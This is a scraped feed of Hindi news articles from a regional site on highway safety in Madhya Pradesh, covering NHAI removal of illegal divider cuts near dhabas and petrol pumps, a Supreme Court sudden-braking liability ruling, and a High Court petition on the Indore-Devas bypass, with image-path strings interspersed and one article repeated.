हाइवे पर ढाबों और पेट्रोल पंपों के सामने अवैध डिवाइडर कट पर सख्ती, सुप्रीम कोर्ट रोड सेफ्टी कमेटी ने लिया संज्ञान https://pratyushaashakinayikiran.com/?p=176154 Thu, 07 Aug 2025 08:05:00 +0000https://pratyushaashakinayikiran.com/?p=176154 भोपाल

भारतीय राष्ट्रीय राजमार्ग (NHAI) पर रोजाना भीषण हादसेहो रहे हैं। भारत सरकार भी समय-समय पर एडवाइजरी जारी कर रहा है। लेकिन, हाईवे के किनारे बने ढाबा और पेट्रोल पंप हादसों को न्योता दे रहे हैं।जिसके चलते ना सिर्फ हाईवे के बीच में वाहन खड़े हो रहे हैं बल्कि दुर्घटना भी तेजी से बढ़ी है। एनएच 30 के स्लीमनाबाद से जबलपुर होते हुए धूमा (सिवनी) तक अवैध तरीके से 60 से अधिक स्टापेज बनाए गए हैं। जिसके लिए ढाबा और पेट्रोल पंप संचालकों ने दोनों सड़कों के बीच में मिट्टी से भरकर बराबर कर दिया है।

ऐसे में अब राइट से लेफ्ट और लेफ्ट से राइट जाने वाले वाहन कहीं से भी टर्न हो जाते हैं,नतीजन बड़ी दुर्घटना हो जाती है। सुप्रीम कोर्ट कमेटी आन रोड सेफ्टी के चेयरमैन बीते एक माह से मध्यप्रदेश के दौरे पर हैं। उन्होंने देखा कि इंदौर, भोपाल, नरसिंहपुर में हाइवे पर अवैध डिवाइडर कट बनाए गए हैं।

फायदे के लिए हाईवे पर कर लिया कब्जा कटनी जिले के स्लीमनाबाद से लेकर जबलपुर होते हुए नागपुर रोड में धूमा के बीच में एनएचएआई ने जांच की। इस दौरान 60 से अधिक स्थानों में हाईवे के बीच में अवैध रास्ता और स्टापेज बने मिले।

एनएचएआई की तरफ से नोटिस भी दिए गए, लेकिन स्थिति जस की तस है। अब जबकि सुप्रीम कोर्ट कमेटी आन रोड सेफ्टी कमेटी ने इस और ध्यान देते हुए राज्य सरकार और एनएचएआई को कार्रवाई के निर्देश दिए हैं।

बीते एक सप्ताह के दौरान 50 से अधिक ऐसे स्थानों कोजेसीबी मशीन की मदद से ध्वस्त किया गया है।

शिवहरे ढाबे की सबसे खराब स्थिति जबलपुर-धूमा के पास में शिवहरे ढाबा और पेट्रोल पंप है। दोनों के मालिक एक ही है। इन्होंने अपने फायदे और अधिक से अधिक ग्राहकों को रोकने के लिए हाईवे के बीच में मिट्टी डालकर प्लेन कर दिया। ऐसे में नागपुर से जबलपुर और जबलपुर से नागपुर जाने वाली अधिकतरगाड़ी इसी ढाबे या फिर पेट्रोल पंप पर रुकती है।

एनएचएआई ने कई बार नोटिस जारी किया है। पुलिस से शिकायत भी की, लेकिन नतीजासिफर ही रहा।

बुधवार को एनएचएआई के अधिकारियों ने हाइवे के बीच में बिछाई गई मिट्टी को जेसीबी से अलग किया है। हिदायत दी है कि अगर फिर से ऐसा कृत्य किया जाता है, तो कानूनी कार्रवाई करते हुए FIR कराई जाएगी।

एनएचएआई का शुरू हुआ अभियान सुप्रीम कोर्ट कमेटी आन रोड सेफ्टी के चेयरमैन जस्टिस अभय मनोहर सप्रे सड़कों पर हो रहे हादसे को जानने के लिए लगातार अलग-अलग रोड में घूम-घूमकर देख रहे हैं।

हाल ही में जस्टिस अभय मनोहर जब इंदौर, भोपाल और नरसिंहपुर दौरे पर थे, तब उन्होंने देखा कि हाईवे केबीच में अवैध तरीके से रोड को कट करते हुए डिवाइडर बनाए गए हैं, जिसके चलते वाहन चालक कहीं से भी गाड़ी को टर्न कर देता है।

जिसके चलते गंभीर सड़क हादसे होते है। चेयरमैन जस्टिस अभय मनोहर के सख्त निर्देश के बाद राज्य सरकार और एनएचएआई ने अवैध डिवाइडर कट बनाने वालों के खिलाफ अभियान शुरू कर दिया है। जबलपुर में बीते एक सप्ताह के दौरान 50 से अधिक वह स्थान जहां पर कि डिवाइडर बनाए गए थे, उन्हें बंद किए गए हैं।

लोकल लोग बनाते हैं दबाव एनएचएआई के प्रोजेक्ट डायरेक्टर अमृत लाल साहू ने दैनिक भास्कर से कहा कि कई दिनों से हिदायत दी जा रही है कि पेट्रोल पंप और ढाबे के सामने अवैध तरीके से बनाए गए डिवाइडर कट को बंद कर दिया जाए, क्योंकि इससे दुर्घटनाएं हो रही है, लेकिन लोकल के लोगों के कारण हमारी बातों पर ध्यान नहीं दिया गया।

धीरे-धीरे ये लोग अपनी सुविधा अनुसार हाईवे पर डिवाइडर कट बनाते चले गए।

जब हाईवे बनाया जा रहा था, तब यह प्लान किया था कि बीच में जो जगह छोड़ी गई है, उसमे पौधे लगेंगे। लेकिन, रोड किनारे के ढाबे और पेट्रोल पंप संचालकों ने अनअथोराइज एक्सेस बना रखे हैं। कई बार इन्हें समझाया भी, पर नहीं माने।

एक सप्ताह में पूरे अवैधडिवाइडर खत्म किएजाएंगे एनएचएआई के प्रोजेक्ट डायरेक्टर अमृत लाल साहू का कहना है कि एक सप्ताह के भीतर जितने भी अवैध डिवाइडर कटबने हैं, उन्हें खत्म किया जाएगा। इसके साथ ही भविष्य में अब दोबारा कोई इस तरह का काम ना करता है, तो उसके खिलाफ एफआईआर भी थाने में दर्ज करवाई जाएगी।

उन्होंने बताया कि एनएचआई की एक टीम अब लगातार ऐसे लोगों पर निगरानी भी रखेगी, जो कि हाईवे में अवैध काम करते है। एनएचएआई के मुताबिक हाईवे में अभी तक स्लीमनाबाद से धूमा के बीच 40 लोगों की जान गई हैं, जिसमें 6 लोगों ने अवैध डिवाइडर के चलते जान गंवाई है।

8 अगस्त को चेयरमैन लेंगे बैठक सुप्रीम कोर्ट कमेटी आन रोड सेफ्टी के चेयरमैन इन दिनों मध्यप्रदेश के दौरे में है। अभी तक उन्होंने भोपाल,इंदौर सहित कई अन्य जिलों में जाकर हाईवे और सड़क की स्थिति देखी। 8 अगस्त कोचेयरमैन जस्टिस अभय मनोहर सप्रेकी अध्यक्षता में सड़क सुरक्षा समितिकी बैठक कलेक्ट्रेट सभागार मे होगी।

जिसमें कलेक्टर,एसपी सहित ट्रैफिक पुलिस, एनएचएआई, स्टेट हाईवे के अधिकारी भी मौजूद रहेंगे। सुप्रीम कोर्ट कमेटी आन रोड सेफ्टी की बैठक में भी अवैध डिवाइडर कट की समीक्षा की जाएगी।

हाईवे पर अचानक नहीं लगा सकते ब्रेक…मानें जाएंगे दोषी, क्या बोली सुप्रीम कोर्ट

रोड सेफ्टी को लेकर सुप्रीम कोर्ट ने हाल ही में एक अहम फैसला सुनाया है. इस फैसले में कोर्ट ने ये स्पष्ट किया कि हाईवे पर बिना चेतावनी अचानक वाहन रोकना लापरवाही माना जाएगा. कोर्ट ने ये टिप्पणी एक ऐसे मामले की सुनवाई के दौरान की जिसमें एक गंभीर सड़क हादसे में एक युवक का पैर काटना पड़ा. ये मामला साल 2017 में तमिलनाडु के कोयंबटूर से जुड़ा हुआ है.
हाईवेपर अचानक ब्रेक बन सकता है बड़ा खतरा

सुप्रीम कोर्ट ने कहा कि नेशनल हाईवे तेज स्पीड से सफर के लिए बनाए जाते हैं. ऐसे मेंअगर कोई ड्राइवर अचानक गाड़ी रोकता है और पीछे आने वाले वाहनों को संकेत नहीं देता है, तो ये न सिर्फ उसकी बल्कि दूसरों की जान को भी खतरे में डाल सकता है. कोर्ट ने इस बात पर जोर दिया कि भारत के कई हाईवे पर शोल्डर या स्पीड ब्रेकर की पूर्व सूचना नहीं होती, ऐसे में ड्राइवर की सतर्कता और जिम्मेदारी और भी बढ़ जाती है.
इमरजेंसी में भीदेना होगा संकेत

कोर्ट ने ये भी स्पष्ट किया कि कुछ परिस्थितियों में जैसे कि इमरजेंसी,खराबी या कोई बाधा आने पर वाहन को रोकना जरूरी हो सकता है, लेकिन फिर भी ड्राइवर की जिम्मेदारी बनती है कि वह पीछे आने वाले वाहनों को समय रहते संकेत दे ताकि हादसा टाला जा सके. कोर्ट ने कहा “हाईवे पर तेज रफ्तार सामान्य बात है. अगर कोई ड्राइवर रुकने की योजना बना रहा है, तो उसे दूसरों को अलर्ट करना जरूरी है ये उसकी जिम्मेदारी है.
सुप्रीम कोर्ट ने तय किया जिम्मेदारी का बंटवारा

इस मामले में सुप्रीम कोर्ट की दो सदस्यीय पीठ जस्टिस सुधांशु धूलिया और जस्टिस अरविंद कुमार ने कहा कि हालांकि हकीम बिना वैध ड्राइविंग लाइसेंस के बाइक चला रहा था और उसने सामने चल रहे वाहन से पर्याप्त दूरी नहीं रखी थी, लेकिन दुर्घटना की शुरुआत उस कार के अचानक रुकने सेहुई.
कोर्ट ने जिम्मेदारी को तीन भागों में बांटा

कार ड्राइवर 50% जिम्मेदार

बस ऑपरेटर 30% जिम्मेदार

हकीम (बाइक सवार) 20% जिम्मेदार

सुप्रीम कोर्ट के इस फैसले से ये संदेश साफ है कि हाईवे जैसे तेज रफ्तार वाले मार्गों पर अचानक ब्रेक लगाना बिना संकेत दिए गंभीर लापरवाही मानी जाएगी. इससे होने वाले हादसों में वाहन चालक की बड़ी जिम्मेदारी तय की जा सकती है. ये फैसला देशभर के ड्राइवरों कोसतर्कता और जिम्मेदारी से वाहन चलाने की सीख देता है, खासकर जब वे नेशनल हाईवे पर सफर कर रहे हों.





]]>
इंदौर-देवास, इंदौर-सांवेर मार्ग की जर्जर हालत दायर याचिका को हाई कोर्ट ने पहली ही सुनवाई में निराकृत https://pratyushaashakinayikiran.com/?p=170668 Tue, 15 Jul 2025 09:46:00 +0000 https://pratyushaashakinayikiran.com/?p=170668 इंदौर

 इंदौर-देवास बायपास और इंदौर-सांवेर मार्ग की जर्जर हालत को लेकर दायर जनहित याचिका को मध्यप्रदेश हाई कोर्ट ने पहली ही सुनवाई में निराकृत कर दिया। कोर्ट ने कहा कि इसी विषय पर पूर्व से ही एक जनहित याचिका विचाराधीन है, ऐसे में नई याचिका की आवश्यकता नहीं है। यदि याचिकाकर्ता चाहें तो अपनी बात पूर्व याचिका में रख सकते हैं।

यह याचिका नरेंद्र जैन द्वारा एडवोकेट अनिल ओझा के माध्यम से दायर की गई थी, जिसमें उन्होंने बायपास की खराब हालत, लगातार लग रहे जाम और फ्लाइओवर निर्माण के चलते उत्पन्न ट्रैफिक समस्या कोआधार बनाया था।

याचिका में उठाए गए मुख्य मुद्दे

इंदौर-देवास बायपास पर हाल ही में लगातार 36 घंटे लंबा ट्रैफिक जाम लगा, जिससे आमजन को भारी परेशानी का सामना करना पड़ा।

याचिकाकर्ता के अनुसार राष्ट्रीय राजमार्ग प्राधिकरण (NHAI) को पहले से इस संभावित स्थिति की जानकारी थी, फिर भी कोई वैकल्पिकमार्ग तैयार नहीं किया गया।

अर्जुन बड़ौद क्षेत्र में निर्माणाधीन फ्लाइओवर के चलते सड़क पर लंबे जाम की स्थिति पैदा हो रही है, जिससे एम्बुलेंस, स्कूल बसें और आम नागरिक बुरी तरह प्रभावित हो रहे हैं।

कोर्ट की टिप्पणी

सोमवार को याचिका पर सुनवाई करते हुए हाई कोर्ट ने स्पष्ट किया कि इसविषय पर पहले से ही एक जनहित याचिका लंबित है। शासन की ओर से यह जानकारी अदालत को दी गई। इस पर न्यायालय ने नई याचिका को निरस्त कर दिया और याचिकाकर्ता को सलाह दी कि वे अपनी बात पहले से लंबित याचिका में ही रखें।

बायपास की हालत बनी चिंता का विषय

इंदौर-देवास बायपास और इंदौर-सांवेर रोड की हालत लंबे समय से खराब बनी हुई है। बारिश के मौसम में गड्ढों और निर्माण कार्य के कारण हालात और बिगड़ जाते हैं। हालिया जाम की स्थिति ने प्रशासन और NHAI की तैयारियों पर सवाल खड़े कर दिए हैं।

लोगों की मांग

स्थानीयनागरिकों और सोशल मीडिया पर सक्रिय समूहों की मांग है कि-
निर्माण कार्य की स्पष्ट टाइमलाइन जारी की जाए।
वैकल्पिक मार्गों की ठोस योजना बनाई जाए।
NHAI और जिला प्रशासन समयबद्ध तरीके से निर्माण कार्य पूर्ण करें।



]]>
इंदौर-देवास, इंदौर-सांवेर मार्ग की जर्जर हालत दायर याचिका को हाई कोर्ट ने पहली ही सुनवाई में निराकृत https://pratyushaashakinayikiran.com/?p=170670 Tue, 15 Jul 2025 09:46:00 +0000 https://pratyushaashakinayikiran.com/?p=170670 इंदौर

 इंदौर-देवास बायपास और इंदौर-सांवेर मार्ग की जर्जर हालत कोलेकर दायर जनहित याचिका को मध्यप्रदेश हाई कोर्ट ने पहली ही सुनवाई में निराकृत कर दिया। कोर्ट ने कहा कि इसी विषय पर पूर्व से ही एक जनहित याचिका विचाराधीन है, ऐसे में नई याचिका की आवश्यकता नहीं है। यदि याचिकाकर्ता चाहें तो अपनी बात पूर्व याचिका में रख सकते हैं।

यह याचिका नरेंद्र जैन द्वारा एडवोकेट अनिल ओझा के माध्यम से दायर की गई थी, जिसमें उन्होंने बायपास की खराब हालत, लगातार लग रहे जाम और फ्लाइओवर निर्माण के चलते उत्पन्न ट्रैफिक समस्या को आधार बनाया था।

याचिका में उठाए गए मुख्य मुद्दे

इंदौर-देवास बायपास पर हाल ही में लगातार 36 घंटे लंबा ट्रैफिक जाम लगा, जिससे आमजन को भारीपरेशानी का सामना करना पड़ा।

याचिकाकर्ता के अनुसार राष्ट्रीय राजमार्ग प्राधिकरण (NHAI) को पहले से इस संभावित स्थिति की जानकारी थी, फिर भी कोई वैकल्पिक मार्ग तैयार नहीं किया गया।

अर्जुन बड़ौद क्षेत्र में निर्माणाधीन फ्लाइओवर के चलते सड़क पर लंबे जाम की स्थिति पैदा हो रही है, जिससे एम्बुलेंस, स्कूल बसें और आम नागरिक बुरी तरह प्रभावित हो रहे हैं।

कोर्ट की टिप्पणी

सोमवार को याचिका पर सुनवाई करते हुए हाई कोर्ट ने स्पष्ट किया कि इस विषय पर पहले से ही एक जनहित याचिका लंबित है। शासन की ओर से यह जानकारी अदालत को दी गई। इस पर न्यायालय ने नई याचिका को निरस्त कर दिया और याचिकाकर्ता को सलाह दी कि वे अपनी बात पहले से लंबित याचिका में ही रखें।

बायपास की हालत बनीचिंता का विषय

